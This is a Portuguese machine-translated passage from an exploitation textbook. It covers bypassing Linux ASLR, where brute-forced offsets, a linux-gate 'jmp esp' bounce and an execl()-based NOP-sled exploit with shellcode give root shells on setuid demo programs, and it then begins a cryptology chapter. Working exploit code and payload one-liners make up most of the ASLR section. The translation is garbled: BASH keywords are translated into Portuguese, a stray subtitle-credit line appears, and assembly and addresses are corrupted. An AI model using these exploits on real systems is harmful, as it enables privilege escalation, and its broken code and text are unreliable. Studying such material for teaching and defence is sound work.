Observe como o local do buffer na pilha muda a cada execução. Ainda podemos injetar o shellcode e corromper a memória para sobreescrivar o endereço de retorno, mas não sabemos onde o shellcode está na memória. A randomização altera o local de tudo na pilha, inclusive das variáveis de ambiente.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo SHELLCODE
estará em 0xbfd919c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo SHELLCODE estará
em 0xbfe499c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo SHELLCODE estará
em 0xbfcae9c3
leitor@hacking:~/booksrc $
```

Esse tipo de proteção pode ser muito eficaz para impedir explorações feitas por um invasor comum, mas nem sempre é suficiente para impedir um hacker determinado. Você consegue pensar em uma maneira de explorar esse programa com sucesso nessas condições?

0x6c1 Investigações com BASH e GDB

Como o ASLR não interrompe a corrupção da memória, ainda podemos usar um script BASH de força bruta para descobrir o deslocamento para o endereço de

retorno do

início do buffer. Quando um programa é encerrado, o valor retornado da função principal é o status de saída. Esse status é armazenado na variável \$? do BASH, que pode ser usada para detectar se o programa falhou.

```
reader@hacking:~/booksrc $ ./aslr_demo o buffer de
teste está em 0xbfb80320
reader@hacking:~/booksrc $ echo $?
1
reader@hacking:~/booksrc $ ./aslr_demo $(perl -e 'print "AAAA" x 50') buffer is
at 0xbfbe2ac0
Falha de segmentação
reader@hacking:~/booksrc $ echo $?
139
leitor@hacking:~/booksrc $
```

Usando a lógica de instrução if do BASH, podemos interromper nosso script de força bruta quando ele travar o alvo. O bloco da instrução if está contido entre as palavras-chave then e fi; o espaço em branco na instrução if é obrigatório. A instrução break diz ao script para sair do loop for.

```
reader@hacking:~/booksrc $ for i in $(seq 1 50)
> fazer
> echo "Tentando o deslocamento de palavras $i"
> ./aslr_demo $(perl -e "print 'AAAA' x $i")
> se [ $? != 1 ]
> então
> echo "==> O deslocamento correto para o endereço de retorno é $i words"
> quebra
> fi
> feito
Trying offset of 1 words buffer
is at 0xbfc093b0 Trying offset
of 2 words buffer is at
0xbfd01ca0 Trying offset of 3
words buffer is at 0xbfe45de0
Trying offset of 4 words buffer
is at 0xbfdcd560 Trying offset
of 5 words buffer is at
0xbfbf5380 Trying offset of 6
words buffer is at 0xbffce760
Trying offset of 7 words buffer
is at 0xbfaf7a80 Trying offset
of 8 words buffer is at
0xbfa4e9d0 Trying offset of 9
words buffer is at 0xbfaccca50
Trying offset of 10 words
buffer is at 0xbfd08c80 Trying
offset of 11 words buffer is at
0xbff24ea0 Trying offset of 12
words buffer is at 0xbfaf9a70
```

O deslocamento de tentativa do buffer de 13 palavras está em 0xbfe0fd80 O deslocamento de tentativa do buffer de 14 palavras está em 0xbfe03d70 O deslocamento de tentativa do buffer de 15 palavras está em 0xbfc2fb90 O deslocamento de tentativa do buffer de 16 palavras está em 0xbff32a40 O deslocamento de tentativa do buffer de 17 palavras está em 0xbf9da940 O deslocamento de tentativa do buffer de 18 palavras está em 0xbfd0cc70 O deslocamento de tentativa do buffer de 19 palavras está em 0xbf897ff0 Instrução ilegal
==> Tradução: Equipa PT-Subs Sincronização: Equipa PT-Subs

O conhecimento do deslocamento adequado nos permitirá substituir o endereço de retorno.

No entanto, ainda não podemos executar o shellcode, pois seu local é aleatório. Usando o GDB, vamos dar uma olhada no programa no momento em que ele está prestes a retornar da função principal.

```
reader@hacking:~/booksrc $ gdb -q ./aslr_demo
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) disass main
Dump do código do assembler para a função main:
0x080483b4 <main+0>:    push    ebp
0x080483b5 <main+1>:    mov     ebp,esp
0x080483b7 <main+3>:    sub     esp,0x58
0x080483ba <main+6>:    e      esp,0xffffffff0
0x080483bd <main+9>:    mov     eax,0x0
0x080483c2 <main+14>:   sub     esp,eax
0x080483c4 <main+16>:   lea    eax,[ebp-72]
0x080483c7 <main+19>:   movDWORD PTR [esp+4],eax
0x080483cb <main+23>:   movDWORD PTR
[esp],0x80484d4 0x80483d2 <main+30>: call    0x80482d4
<printf@plt> 0x80483d7 <main+35>: cmpDWORD PTR
[ebp+8],0x1 0x80483db <main+39>: jle   0x80483f4 <main+64>
0x080483dd <main+41>:   mov     eax,DWORD PTR [ebp+12]
0x080483e0 <main+44>:   add     eax,0x4
0x080483e3 <main+47>:   moveax,DWORD PTR [eax]
0x080483e5 <main+49>:   movDWORD PTR
[esp+4],eax 0x80483e9 <main+53>: lea    eax,[ebp-72]
0x080483ec <main+56>:   movDWORD PTR [esp],eax
0x080483ef <main+59>:   call    0x80482c4 <strcpy@plt>
0x080483f4 <main+64>:   mov     eax,0x1
0x080483f9 <main+69>:   leave
0x080483fa <main+70>:   ret
Fim do dump do assembler.
(gdb) break *0x080483fa
Ponto de parada 1 em 0x80483fa: arquivo aslr_demo.c,
linha 12. (gdb)
```

O ponto de interrupção é definido na última instrução do main. Essa instrução retorna o EIP para o endereço de retorno armazenado na pilha. Quando um exploit sobrescreve o endereço de retorno, essa é a última instrução em que o programa original tem controle. Vamos dar uma olhada nos registros nesse ponto do código para algumas execuções de teste diferentes.

```
(gdb) executar
```

```
Iniciando o programa: /home/reader/booksrc/aslr_demo
```

```
O buffer está em 0xbfa131a0
```

```
Ponto de interrupção 1, 0x080483fa em main (argc=134513588, argv=0x1) em aslr_demo.c:12
```

```
12      }
(gdb) registros de informações
eax          0x1      1
ecx          0x0      0
edx 0xb7f000b0      -1209007952
ebx 0xb7efff4      -1209012236
esp 0xbfa131ec      0xbfa131ec
ebp 0xbfa13248      0xbfa13248
esi 0xb7f29ce0      -1208836896
edi 0x0      0
eip 0x80483fa      0x80483fa <main+70>
eflags 0x200246 [ PF ZF IF ID ]
cs 0x73      115
ss 0x7b      123
ds 0x7b      123
es 0x7b      123
fs 0x0      0
gs 0x33      51
```

```
(gdb) executar
```

```
O programa que está sendo depurado já foi iniciado. Iniciá-lo
desde o começo? (y ou n) y
```

```
Iniciando o programa: /home/reader/booksrc/aslr_demo
```

```
O buffer está em 0xbfd8e520
```

```
Ponto de interrupção 1, 0x080483fa em main (argc=134513588, argv=0x1) em aslr_demo.c:12
```

```
12      }
(gdb) i r esp
esp 0xbfd8e56c      0xbfd8e56c
(gdb) run
```

```
O programa que está sendo depurado já foi iniciado. Iniciá-lo
desde o começo? (y ou n) y
```

```
Iniciando o programa: /home/reader/booksrc/aslr_demo
```

```
O buffer está em 0xbfaada40
```

```
Ponto de interrupção 1, 0x080483fa em main (argc=134513588, argv=0x1) em aslr_demo.c:12
```

```
12      }
(gdb) i r esp
esp 0xbfaada8c      0xbfaada8c
(gdb)
```

Apesar da aleatoriedade entre as execuções, observe como o endereço no ESP é semelhante ao endereço do buffer (mostrado em negrito). Isso faz sentido, pois o ponteiro da pilha aponta para a pilha e o buffer está na pilha. O valor do ESP e o endereço do buffer são alterados pelo mesmo valor aleatório, pois são relativos um ao outro.

O comando stepi do GDB avança o programa na execução com uma única instrução. Com isso, podemos verificar o valor do ESP após a execução da instrução ret.

```
(gdb) executar
O programa que está sendo depurado já foi iniciado. Iniciá-lo
desde o começo? (y ou n) y
Iniciando o programa: O buffer de
/home/reader/books/src/aslr_demo está em 0xbfd1ccb0

Ponto de interrupção 1, 0x080483fa em main (argc=134513588, argv=0x1) em aslr_demo.c:12
12    }
(gdb) i r esp
esp            0xbfd1ccfc      0xbfd1ccfc
(gdb) stepi
0xb7e4debc in libc_start_main () from /lib/tls/i686/cmov/libc.so.6 (gdb) i r
esp
esp            0xbfd1cd00      0xbfd1cd00
(gdb) x/24x 0xbfd1ccb0
0xbfd1ccb0: 0x00000000 0x080495cc 0xbfd1ccc8 0x08048291
0xbfd1ccc0: 0xb7f3d729 0xb7f74ff4 0xbfd1ccf8 0x08048429
0xbfd1ccd0: 0xb7f74ff4 0xbfd1cd8c 0xbfd1ccf8 0xb7f74ff4
0xbfd1cce0: 0xb7f937b0 0x08048410 0x00000000 0xb7f74ff4
0xbfd1ccf0: 0xb7f9fce0 0x08048410 0xbfd1cd58 0xb7e4debc
0xbfd1cd00: 0x0000000010bfd1cd84 0xbfd1cd8c 0xb7fa0898 (gdb) p 0xbfd1cd00
- 0xbfd1ccb0
$1 = 80
(gdb) p 80/4
$2 = 20
(gdb)
```

A etapa única mostra que a instrução ret aumenta o valor de ESP em 4. Subtraindo o valor de ESP do endereço do buffer, descobrimos que ESP está apontando 80 bytes (ou 20 palavras) do início do buffer. Como o deslocamento do endereço de retorno era de 19 palavras, isso significa que, após a instrução ret final do main, o ESP aponta para a memória da pilha encontrada diretamente após o endereço de retorno. Isso seria útil se houvesse uma maneira de controlar o EIP para ir para onde o ESP está apontando.

0x6c2 Retirada do linux-gate

A técnica descrita abaixo não funciona com os kernels do Linux a partir da versão 2.6.18. Essa técnica ganhou popularidade e, é claro, os desenvolvedores corrigiram o problema. O kernel usado no LiveCD incluído é o 2.6.20, portanto, a saída abaixo é da máquina loki, que está executando um 2.6.17 do kernel do Linux. Embora essa técnica específica não funcione no LiveCD, os conceitos por trás dela podem ser aplicados de outras maneiras úteis.

Bouncing off linux-gate refere-se a um objeto compartilhado, exposto pelo kernel, que se parece com uma biblioteca compartilhada. O programa ldd mostra as dependências da biblioteca compartilhada de um programa. Você notou algo interessante sobre a biblioteca linux-gate na saída abaixo?

```
matrix@loki /hacking $ uname -a
Linux hacking 2.6.17 #2 SMP Sun Apr 11 03:42:05 UTC 2007 i686 GNU/Linux matrix@loki
/hacking $ cat /proc/sys/kernel/randomize_va_space
1
matrix@loki /hacking $ ldd ./aslr_demo
linux-gate.so.1 => (0xfffffe000)
 libc.so.6 => /lib/libc.so.6 (0xb7eb2000)
 /lib/ld-linux.so.2 (0xb7fe5000)
matrix@loki /hacking $ ldd /bin/ls
linux-gate.so.1 => (0xfffffe000) librt.so.1
=> /lib/librt.so.1 (0xb7f95000) libc.so.6 =>
 /lib/libc.so.6 (0xb7e75000)
 libpthread.so.0 => /lib/libpthread.so.0 (0xb7e62000)
 /lib/ld-linux.so.2 (0xb7fb1000)
matrix@loki /hacking $ ldd /bin/ls
linux-gate.so.1 => (0xfffffe000) librt.so.1
=> /lib/librt.so.1 (0xb7f50000) libc.so.6 =>
 /lib/libc.so.6 (0xb7e30000)
 libpthread.so.0 => /lib/libpthread.so.0 (0xb7e1d000)
 /lib/ld-linux.so.2 (0xb7f6c000)
matrix@loki /hacking $
```

Mesmo em programas diferentes e com o ASLR ativado, o `linux-gate.so.1` está sempre presente no mesmo endereço. Esse é um objeto virtual compartilhado dinamicamente usado pelo kernel para acelerar as chamadas do sistema, o que significa que ele é necessário em todos os processos. Ele é carregado diretamente do kernel e não existe em nenhum lugar do disco.

O importante é que cada processo tem um bloco de memória que contém as instruções do Linux-Gate, que estão sempre no mesmo local, mesmo com ASLR. Vamos procurar nesse espaço de memória uma determinada instrução assembly, `jmp esp`. Essa instrução fará o EIP saltar para onde o ESP está apontando.

Primeiro, montamos a instrução para ver como ela se parece no código de máquina.

```
matrix@loki /hacking $ cat > jmpesp.s BITS 32
jmp esp
matrix@loki /hacking $ nasm jmpesp.s
matrix@loki /hacking $ hexdump -C jmpesp
00000000 ff e4
00000002
matrix@loki /hacking $
```

Usando essas informações, um programa simples pode ser escrito para encontrar esse padrão na memória do próprio programa.

find_jmpesp.c

```
int main()
{
    unsigned long linuxgate_start = 0xfffffe000; char
    *ptr = (char *) linuxgate_start;

    int i;

    for(i=0; i < 4096; i++)
    {
        if(ptr[i] == '\xff' && ptr[i+1] == '\xe4') printf("found jmp
        esp at %p\n", ptr+i);
    }
}
```

Quando o programa é compilado e executado, ele mostra que essa instrução existe em 0xffffe777. Isso pode ser verificado com o GDB:

```
matrix@loki /hacking $ ./find_jmpesp
encontrou jmp esp em 0xffffe777
matrix@loki /hacking $ gdb -q ./aslr_demo
Usando a biblioteca do host libthread_db
"/lib/libthread_db.so.1". (gdb) break main
Ponto de interrupção 1 em 0x80483f0: arquivo
aslr_demo.c, linha 7. (gdb) run
Iniciando o programa: /hacking/aslr_demo

Ponto de parada 1, main (argc=1, argv=0xbff869894) em aslr_demo.c:7
7          printf("buffer is at %p\n", &buffer);
(gdb) x/i 0xffffe777
0xffffe777:    jmp      esp
(gdb)
```

Juntando tudo isso, se sobrescrevermos o endereço de retorno com o endereço 0xffffe777, a execução saltará para o linux-gate quando a função principal retornar. Como essa é uma instrução jmp esp, a execução voltará imediatamente para fora do linux-gate para onde quer que o ESP esteja apontando. Com base em nossa depuração anterior, sabemos que, no final da função principal, o ESP está apontando para a memória diretamente após o endereço de retorno. Portanto, se o shellcode for colocado aqui, o EIP deverá saltar diretamente para ele.

```
matrix@loki /hacking $ sudo chown root:root ./aslr_demo
matrix@loki /hacking $ sudo chmod u+s ./aslr_demo
matrix@loki /hacking $ ./aslr_demo $(perl -e 'print "\x77\xe7\xff\xff "x20')$(cat scode.bin) O buffer
está em 0xbff8d9ae0
sh-3.1#
```

Essa técnica também pode ser usada para explorar o programa notesearch, como mostrado aqui.

```
matrix@loki /hacking $ for i in `seq 1 50`; do ./notesearch $(perl -e "print 'AAAA'x$i"); if [ $? == 139 ]; then echo "Try $i words"; break; fi; done [DEBUG]
found a 34 byte note for user id 1000
[DEBUG] encontrou uma nota de 41 bytes para o usuário id
1000 [DEBUG] encontrou uma nota de 63 bytes para o
usuário id 1000
-----[ fim dos dados da nota ]-----
```

*** SAÍDA APARADA ***

```
[DEBUG] encontrou uma nota de 34 bytes para o
usuário id 1000 [DEBUG] encontrou uma nota de 41
bytes para o usuário id 1000 [DEBUG] encontrou uma
nota de 63 bytes para o usuário id 1000
```

-----[fim dos dados da nota]-----

- Falha de segmentação

Tente 35 palavras

```
matrix@loki /hacking $ ./notesearch $(perl -e 'print "\x77\xe7\xff\xff "x35')$(cat scode.bin) [DEBUG]
encontrou uma nota de 34 bytes para o ID de usuário 1000
```

```
[DEBUG] encontrou uma nota de 41 bytes para o usuário id
```

```
1000 [DEBUG] encontrou uma nota de 63 bytes para o
```

```
usuário id 1000
```

-----[fim dos dados da nota]-----

Falha de segmentação

```
matrix@loki /hacking $ ./notesearch $(perl -e 'print "\x77\xe7\xff\xff "x36')$(cat scode2.bin) [DEBUG]
encontrou uma nota de 34 bytes para o ID de usuário 1000
```

```
[DEBUG] encontrou uma nota de 41 bytes para o usuário id
```

```
1000 [DEBUG] encontrou uma nota de 63 bytes para o
```

```
usuário id 1000
```

-----[fim dos dados da nota]-----

sh-3.1#

A estimativa inicial de 35 palavras estava errada, pois o programa ainda travava com o buffer de exploração um pouco menor. Mas está dentro do esperado, portanto, um ajuste manual (ou uma maneira mais precisa de calcular o deslocamento) é tudo o que é necessário.

É claro que o linux-gate é um truque inteligente, mas só funciona com kernels Linux mais antigos. De volta ao LiveCD, executando o Linux 2.6.20, a instrução útil não é mais encontrada no espaço de endereço usual.

```
reader@hacking:~/booksrc $ uname -a
Linux hacking 2.6.20-15-generic #2 SMP Sun Apr 15 07:36:31 UTC 2007 i686 GNU/Linux
reader@hacking:~/booksrc $ gcc -o find_jmpesp find_jmpesp.c reader@hacking:~/booksrc $
./find_jmpesp
reader@hacking:~/booksrc $ gcc -g -o aslr_demo aslr_demo.c reader@hacking:~/booksrc $
./aslr_demo test
o buffer está em 0xbfcf3480
reader@hacking:~/booksrc $ ./aslr_demo test o
buffer está em 0xbfd39cd0
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo SHELLCODE
estará em 0xbfc8d9c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo SHELLCODE estará
em 0xbfa0c9c3
leitor@hacking:~/booksrc $
```

Sem a instrução `jmp esp` em um endereço previsível, não há uma maneira fácil de se desviar do linux-gate. Você consegue pensar em uma maneira de contornar o ASLR para explorar o `aslr_demo` no LiveCD?

0x6c3 Conhecimento aplicado

São situações como essa que tornam o hacking uma arte. O estado da segurança dos computadores é um cenário em constante mudança, e vulnerabilidades específicas são descobertas e corrigidas todos os dias. Entretanto, se você entender os conceitos das principais técnicas de hacking explicadas neste livro, poderá aplicá-las de maneiras novas e inventivas para resolver o problema do dia. Assim como as peças de LEGO, essas técnicas podem ser usadas em milhares de combinações e configurações diferentes. Como em qualquer arte, quanto mais você praticar essas técnicas, melhor as compreenderá. Com essa compreensão, vem a sabedoria de adivinhar offsets e reconhecer segmentos de memória por seus intervalos de endereços.

Nesse caso, o problema ainda é o ASLR. Esperamos que você tenha algumas ideias de bypass que queira experimentar agora. Não tenha medo de usar o depurador para examinar o que está realmente acontecendo. Provavelmente há várias maneiras de contornar a ASLR e você pode inventar uma nova técnica. Se não encontrar uma solução, não se preocupe - explicarei um método na próxima seção. Mas vale a pena pensar um pouco sobre esse problema por conta própria antes de continuar lendo.

0x6c4 Uma primeira tentativa

Na verdade, escrevi este capítulo antes de o linux-gate ter sido corrigido no kernel do Linux, por isso tive de criar um desvio do ASLR. Minha primeira ideia foi aproveitar a família de funções `exec()`. Usamos a função `execve()` em nosso código de shell para gerar um shell e, se você prestar muita atenção (ou apenas ler a página de manual), perceberá que a função `execve()` substitui o processo em execução no momento pela nova imagem do processo.

EXEC(3)	Manual do programador Linux
NOME	<code>execel, execelp, execle, execv, execvp</code> - executa um arquivo
SINOPSE	<pre>#include <unistd.h> extern char **environ; int execl(const char *path, const char *arg, ...); int execlp(const char *file, const char *arg, ...); int execle(const char *path, const char *arg, ..., char * const envp[]); int execv(const char *path, char *const argv[]); int execvp(const char *file, char *const argv[]);</pre>
Descrição	A família de funções <code>exec()</code> substitui a imagem do processo atual por uma nova imagem do processo. As funções descritas nesta página do manual são front-ends para a função <code>execve(2)</code> . (Consulte a seção

página de manual de execve() para obter informações detalhadas sobre a substituição do processo atual).

Parece que pode haver um ponto fraco aqui se o layout da memória for randomizado somente quando o processo for iniciado. Vamos testar essa hipótese com um trecho de código que imprime o endereço de uma variável de pilha e, em seguida, executa o aslr_demo usando uma função execl().

aslr_execl.c

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
    int stack_var;

    // Imprima um endereço do stack frame atual. printf("stack_var is
    // at %p\n", &stack_var);

    // Inicie o aslr_demo para ver como sua pilha está organizada.
    execl("./aslr_demo", "aslr_demo", NULL);
}
```

Quando esse programa for compilado e executado, ele executará execl() aslr_demo, que também imprime o endereço de uma variável de pilha (buffer). Isso nos permite comparar os layouts de memória.

```
reader@hacking:~/booksrc $ gcc -o aslr_demo aslr_demo.c reader@hacking:~/booksrc $
gcc -o aslr_execl aslr_execl.c reader@hacking:~/booksrc $ ./aslr_demo test
O buffer está em 0xbff9f31c0
reader@hacking:~/booksrc $ ./aslr_demo test buffer
está em 0xbffaaf70 reader@hacking:~/booksrc $ ./aslr_execl stack_var está em 0xbf832044
O buffer está em 0xbf832000
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbf832044 - 0xbf832000"
$1 = 68
reader@hacking:~/booksrc $ ./aslr_execl
stack_var está em 0xbfa97844
O buffer está em 0xbf82f800
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfa97844 - 0xbf82f800"
$1 = 2523204
reader@hacking:~/booksrc $ ./aslr_execl
stack_var está em 0xbfb0bc4
O buffer está em 0xbff3e710
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfb0bc4 - 0bff3e710"
$1 = 4291241140
reader@hacking:~/booksrc $ ./aslr_execl
stack_var está em 0xbfa81b4
O buffer está em 0xbfa8180
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfa81b4 - 0bf9a8180"
$1 = 52
leitor@hacking:~/booksrc $
```

O primeiro resultado parece muito promissor, mas outras tentativas mostram que há um certo grau de aleatoriedade quando o novo processo é executado com `exec()`. Tenho certeza de que esse nem sempre foi o caso, mas o progresso do código-fonte aberto é bastante constante. No entanto, isso não é um grande problema, pois temos maneiras de lidar com essa incerteza parcial.

0x6c5 Jogando com as probabilidades

O uso do `exec()` pelo menos limita a aleatoriedade e nos dá um intervalo de endereços aproximado. A incerteza restante pode ser tratada com um sled NOP. Uma rápida análise do `aslr_demo` mostra que o buffer de estouro precisa ter 80 bytes para sobrescrever o endereço de retorno armazenado na pilha.

```
reader@hacking:~/booksrc $ gdb -q ./aslr_demo
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) execute $(perl -e 'print "AAAA
"x19 . "BBBB")'
Iniciando o programa: /home/reader/booksrc/aslr_demo $(perl -e 'print "AAAA "x19 . "BBBB")'
buffer is at 0xbfc7d3b0
```

O programa recebeu o sinal SIGSEGV, falha de segmentação.

```
0x42424242 in ?? ()
(gdb) p 20*4
$1 = 80
(gdb) quit
O programa está em execução. Sair mesmo assim? (y ou
n) y reader@hacking:~/booksrc $
```

Como provavelmente vamos querer um NOP sled bastante grande, no exploit a seguir o NOP sled e o shellcode serão colocados após a substituição do endereço de retorno. Isso nos permite injetar a quantidade de NOP sled que for necessária. Nesse caso, cerca de mil bytes devem ser suficientes.

aslr_execl_exploit.c

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

char shellcode[]=
"\x31\xC0\x31\xDB\x31\xC9\x99\xB0\xA4\xCD\x80\x6A\x0B\x58\x51\x68"
" \x2F \x2F \x73 \x68 \x68 \x2F \x62 \x69 \x6E \x89 \xE3 \x51 \x89 \xE2 \x53 \x89 "
"\xE1\xCD\x80"; // Shellcode padrão

int main(int argc, char *argv[]) {
    unsigned int i, ret, offset; char
    buffer[1000];

    printf("i is at %p\n", &i); if(argc
        > 1) // Definir deslocamento.
        offset = atoi(argv[1]);

    ret = (unsigned int) &i - offset + 200; // Define o endereço de retorno.
    printf("ret addr is %p\n", ret);
```

```

        for(i=0; i < 90; i+=4) // Preencher o buffer com o endereço de retorno.
            *((unsigned int *) (buffer+i)) = ret;
        memset(buffer+84, 0x90, 900); // Construir um sled
        NOP. memcpy(buffer+900, shellcode, sizeof(shellcode));

        execl("./aslr_demo", "aslr_demo", buffer, NULL);
    }

```

Esse código deve fazer sentido para você. O valor 200 é adicionado ao retorno para pular os primeiros 90 bytes usados para a substituição, de modo que a execução caia em algum lugar no sled NOP.

```

reader@hacking:~/booksrc $ sudo chown root ./aslr_demo
reader@hacking:~/booksrc $ sudo chmod u+s ./aslr_demo
reader@hacking:~/booksrc $ gcc aslr_execl_exploit.c
reader@hacking:~/booksrc $ ./a.out
i está em 0xbfa3f26c
O endereço de retorno é
0xb79f6de4 O buffer está em
0xbfa3ee80 Falha de
segmentação
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfa3f26c - 0xbfa3ee80"
$1 = 1004
reader@hacking:~/booksrc $ ./a.out 1004 i
está em 0xbfe9b6cc
O endereço de retorno é
0xbfe9b3a8 O buffer está
em 0xbfe9b2e0 sh-3.2#
exit
saída
reader@hacking:~/booksrc $ ./a.out 1004 i
está em 0xbfb5a38c
O endereço de retorno é
0xbfb5a068 O buffer está em
0xbfb20760 Falha de
segmentação
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfb5a38c - 0xbfb20760"
$1 = 236588
reader@hacking:~/booksrc $ ./a.out 1004 i
está em 0xbfcce050c
O endereço de retorno é
0xbfce01e8 e o buffer está
em 0xbfce0130 sh-3.2#
whoami
root sh-
3.2#

```

Como você pode ver, ocasionalmente a randomização faz com que a exploração falhe, mas ela só precisa ser bem-sucedida uma vez. Isso aproveita o fato de que podemos tentar o exploit quantas vezes quisermos. A mesma técnica funcionará com o exploit de pesquisa de notas enquanto o ASLR estiver em execução. Tente escrever um exploit para fazer isso.

Uma vez que os conceitos básicos de exploração de programas são compreendidos, inúmeras variações são possíveis com um pouco de criatividade. Como as regras de um programa são definidas por seus criadores, explorar um programa supostamente seguro é simplesmente uma questão de vencê-los em seu

próprio jogo. Novos métodos inteligentes, como stack guards e IDSs, tentam compensar esses problemas, mas essas soluções também não são perfeitas. A engenhosidade de um hacker tende a encontrar brechas nesses sistemas. Basta pensar nas coisas em que eles não pensaram.

0x700

PTOL OGIADECRIAÇÃO

A criptologia é definida como o estudo da criptografia ou da criptoanálise. *A criptografia* é simplesmente o processo de comunicação secreta por meio do uso de cifras, e *a criptoanálise* é o processo de quebrar ou decifrar tais comunicações secretas. Historicamente, a criptologia tem sido de particular interesse durante as guerras, quando os países usavam códigos secretos para se comunicar com suas tropas e, ao mesmo tempo, tentavam quebrar os códigos do inimigo para se infiltrar em suas comunicações.

Os aplicativos de guerra ainda existem, mas o uso da criptografia na vida civil está se tornando cada vez mais popular à medida que mais transações críticas ocorrem pela Internet. O sniffing de rede é tão comum que a suposição paranoica de que alguém está sempre farejando o tráfego de rede pode não ser tão paranoica assim. Senhas, números de cartão de crédito e outras informações proprietárias podem ser detectadas e roubadas por meio de protocolos não criptografados. Os protocolos de comunicação criptografados oferecem uma solução para essa falta de privacidade e permitem que a economia da Internet funcione. Sem o Secure Sockets Layer (SSL)

as transações com cartão de crédito em sites populares seriam muito inconvenientes ou inseguras.

Todos esses dados privados são protegidos por algoritmos criptográficos que provavelmente são seguros. Atualmente, os sistemas de criptografia que podem ser comprovadamente seguros são muito pesados para uso prático. Portanto, em vez de uma prova matemática de segurança, são usados sistemas de criptografia que são *praticamente seguros*. Isso significa que é possível que existam atalhos para derrotar essas cifras, mas ninguém foi capaz de utilizá-los ainda. É claro que também há sistemas de criptografia que não são seguros de forma alguma. Isso pode ser devido à implementação, ao tamanho da chave ou simplesmente a pontos fracos de criptoanálise na própria cifra. Em 1997, de acordo com a legislação dos EUA, o tamanho máximo permitido de chave para criptografia em software exportado era de 40 bits. Esse limite no tamanho da chave torna a cifra correspondente insegura, como foi demonstrado pela RSA Data Security e por Ian Goldberg, um estudante de pós-graduação da Universidade da Califórnia, em Berkeley. A RSA postou um desafio para decifrar uma mensagem criptografada com uma chave de 40 bits e, três horas e meia depois, Ian havia feito exatamente isso. Essa foi uma forte evidência de que as chaves de 40 bits não são grandes o suficiente para um sistema de criptografia seguro.

A criptologia é relevante para o hacking de várias maneiras. No nível mais puro, o desafio de resolver um quebra-cabeça é atraente para os curiosos. Em um nível mais nefasto, os dados secretos protegidos por esse quebra-cabeça talvez sejam ainda mais atraentes. Quebrar ou contornar as proteções criptográficas de dados secretos pode proporcionar uma certa sensação de satisfação, sem mencionar uma noção do conteúdo dos dados protegidos. Além disso, a criptografia forte é útil para evitar a detecção. Os caros sistemas de detecção de intrusão de rede projetados para farejar o tráfego de rede em busca de assinaturas de ataque são inúteis se o invasor estiver usando um canal de comunicação criptografado. Muitas vezes, o acesso criptografado à Web fornecido para a segurança do cliente é usado pelos invasores como um vetor de ataque difícil de monitorar.

0x710 Teoria da informação

Muitos dos conceitos de segurança criptográfica têm origem na mente de Claude Shannon. Suas ideias influenciaram muito o campo da criptografia, especialmente os conceitos de *difusão* e *confusão*. Embora os seguintes conceitos de segurança incondicional, pads de uso único, distribuição de chaves quânticas e segurança computacional não tenham sido realmente concebidos por Shannon, suas ideias sobre sigilo perfeito e teoria da informação tiveram grande influência nas definições de segurança.

0x711 Segurança incondicional

Um sistema criptográfico é considerado incondicionalmente seguro se não puder ser quebrado, mesmo com recursos computacionais infinitos. Isso implica que a criptoanálise é impossível e que, mesmo que todas as chaves possíveis fossem tentadas em um ataque exaustivo de força bruta, seria impossível determinar qual chave era a correta.

0x712 Pads únicos

Um exemplo de um sistema de criptografia incondicionalmente seguro é o *one-time pad*. Um one-time pad é um sistema de criptografia muito simples que usa blocos de dados aleatórios chamados *pads*. O bloco deve ser pelo menos tão longo quanto a mensagem de texto simples a ser codificada, e os dados aleatórios no bloco devem ser realmente aleatórios, no sentido mais literal da palavra. São feitos dois pads idênticos: um para o destinatário e outro para o remetente. Para codificar uma mensagem, o remetente simplesmente faz XOR de cada bit da mensagem de texto simples com o bit correspondente do bloco. Depois que a mensagem é codificada, o pad é destruído para garantir que seja usado apenas uma vez. Em seguida, a mensagem criptografada pode ser enviada ao destinatário sem medo de análise criptográfica, pois a mensagem criptografada não pode ser quebrada sem o pad. Quando o destinatário recebe a mensagem criptografada, ele também faz a XOR de cada bit da mensagem criptografada com o bit correspondente de seu pad para produzir a mensagem de texto simples original.

Embora o teclado de uso único seja teoricamente impossível de ser quebrado, na realidade ele não é tão prático de ser usado. A segurança do one-time pad depende da segurança dos pads. Quando os pads são distribuídos para o destinatário e o remetente, supõe-se que o canal de transmissão dos pads seja seguro.

Para ser realmente seguro, isso poderia envolver um encontro e uma troca face a face, mas, por conveniência, a transmissão do pad pode ser facilitada por meio de outra cifra. O preço dessa conveniência é que o sistema inteiro agora é tão forte quanto o elo mais fraco, que seria a cifra usada para transmitir os pads. Como o pad consiste em dados aleatórios com o mesmo comprimento da mensagem de texto simples, e como a segurança de todo o sistema é tão boa quanto a segurança da transmissão do pad, geralmente faz mais sentido enviar apenas a mensagem de texto simples codificada usando a mesma cifra que teria sido usada para transmitir o pad.

0x713 Distribuição de chave quântica

O advento da computação quântica traz muitas coisas interessantes para o campo da criptologia. Uma delas é a implementação prática do one time pad, possibilitada pela distribuição de chaves quânticas. O mistério do emaranhamento quântico pode fornecer um método confiável e secreto de enviar uma sequência aleatória de bits que pode ser usada como uma chave. Isso é feito usando estados quânticos não ortogonais em fôtons.

Sem entrar em muitos detalhes, a polarização de um fôton é a direção de oscilação de seu campo elétrico, que, nesse caso, pode estar ao longo da horizontal, da vertical ou de uma das duas diagonais. *Não ortogonal* significa simplesmente que os estados estão separados por um ângulo que não é de 90 graus.

